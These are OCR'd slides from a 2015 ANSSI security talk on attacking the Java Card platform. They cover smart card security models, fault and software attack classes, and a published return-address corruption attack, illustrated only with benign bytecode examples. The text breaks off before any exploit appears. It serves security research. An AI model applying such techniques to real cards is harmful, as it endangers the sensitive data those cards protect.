Attacks against the Java Card Platform

From the characterization to the exploitation

Guillaume BOUFFARD (guillaume.bouffard@ssi.gouv.fr)

Agence Nationale de la Sécurité des Systèmes d'Information

(French Network and Information Security Agency)

ANSSI

Journée thématique : Respect de la vie privée et services mobiles sans contact.

Thursday, May 28th, 2015

Orange Labs – Issy-les-Moulineaux – France

Outline

Outline

The Smart Card

- Used in our everyday life:
  - Credit Card;
  - (U)SIM Card;
  - Health Card (French Vitale card);
  - Pay TV;
  - ...
- Tamper-Resistant Computer;
- Securely stores and processes information;
- Most of the smart cards are based on Java Card technology.

This device contains sensitive data

Java Card Technology

- Created by Schlumberger in 1996;
- Specified by Oracle;
- Provide a friendly environment to develop secure Java-applications;
- Multi-applicative environment.


SIM Cards


Secure Flash Memory


Passports


USB Tokens



Smart Cards


Contactless


[From B. Basquin's presentation at Cartes ASIA 2014]

The Java Card Security Model

- Off-card security mechanism:



- On-card security mechanism:



Attacks against the Embedded Systems

Physical attacks

- Side Channel attacks (timing attacks, power analysis attack, etc.);
- Fault attacks (electromagnetic injection, laser beam injection, etc.).

Software attacks

- Execution of malicious instructions.

Combined attacks

- Mix of physical and software attacks.

Attacks against the Java Card Platform

- Succeeding those kinds of attacks requires knowledge of the platform;
- Hardware layout is partially referenced in the card specification:
  - Neither the embedded countermeasures and cryptography implementation are known;
- But the software part is... not public.

Know your enemies...

- Security by secret;
- Objectives:
  - Mode: Kernel & User;
  - Assets: Data and Code;
  - Properties: Integrity & Confidentiality
- Modus operandi:
  - The property holds on the system and the attacker searches for a counter example (characterize the platform);
  - Know-how and experiments;

Know your enemies...

- Security by secret;
- Objectives:
  - Mode: Kernel & User;
  - Assets: Data and Code;
  - Properties: Integrity & Confidentiality
- Modus operandi:
  - The property holds on the system and the attacker searches for a counter example (characterize the platform);
  - Know-how and experiments;

Know your enemies...

- Security by secret;
- Objectives:
  - Mode: Kernel & User;
  - Assets: Data and Code;
  - Properties: Integrity & Confidentiality
- Modus operandi:
  - The property holds on the system and the attacker searches for a counter example (characterize the platform);
  - Know-how and experiments;
- Can platform vulnerabilities be exploited on smart card in the wild?

Characterizing the JCVM Countermeasures...

- The attackers aim at finding a security breach in the architecture based on:
  - Unimplemented countermeasure;
  - Implementation errors;
  - ...
- Memories snapshot also gives information of the JCVM internals.

. . . To Reverse-Engineering the JCVM Internals


- Software attacks characterize the embedded security elements;
- An attacker can buy development cards on the Internet markets or obtain several samples during exhibition events.

BUT. . . In Real Life

- a BCV checks each applet installed on a card;
- Most of software attacks are detected by a perfect BCV;
- Can we attack a product Java Card where a BCV is used?


Outline

Execution of a malicious code




- Published in [Bouffard et al., SAFECOMP 2013];

Execution of a malicious code



- Published in [Bouffard et al., SAFECOMP 2013];
- To break the confidentiality property, one vulnerability will be introduced which corrupts the code integrity:
  - Modifying the method's return address;

Execution of a malicious code



- Published in [Bouffard et al., SAFECOMP 2013];
- To break the confidentiality property, one vulnerability will be introduced which corrupts the code integrity:
  - Modifying the method's return address;

The Java Method Return

> *The current frame is used in this case to restore the state of the invoker, including its local variables and operand stack, with the program counter of the invoker appropriately incremented to skip past the method invocation instruction. Execution then continues normally in the invoking method's frame with the returned value (if any) pushed onto the operand stack of that frame.* (source: Java 8 Virtual Machine Specification)

- A frame header may include:
  - Previous frame's size;
  - Program counter of the invoker;
  - Security context of the invoker.

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java code *Java Card byte code*

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java code

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java code

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java code

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java code

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java code

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```

```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```

Java code

Java Card byte code

Java Card Stack

```
public void caller (short l1) {
  // The function callee is called
  short l2 = l1 +
             this.callee(l1);
}
```

```
void caller (short l1) {
  sload  1
  aload  0
  sload  1
  invokevirtual @callee
  sadd
  sstore 2
  return
}
```


```
public void callee (short l1) {
  short l2 = l1;
  short l3 = (short) 0xCAFE;
  return l3;
}
```

```
void callee (short l1) {
  sload  1
  sstore 2
  sspush 0xCAFE
  sstore 3
  sload  3
  sreturn
}
```


Java code


Java Card byte code

Java Card Stack: Pushing a Frame




Java Card Stack: Pushing a Frame







Java Card Stack: Popping a Frame



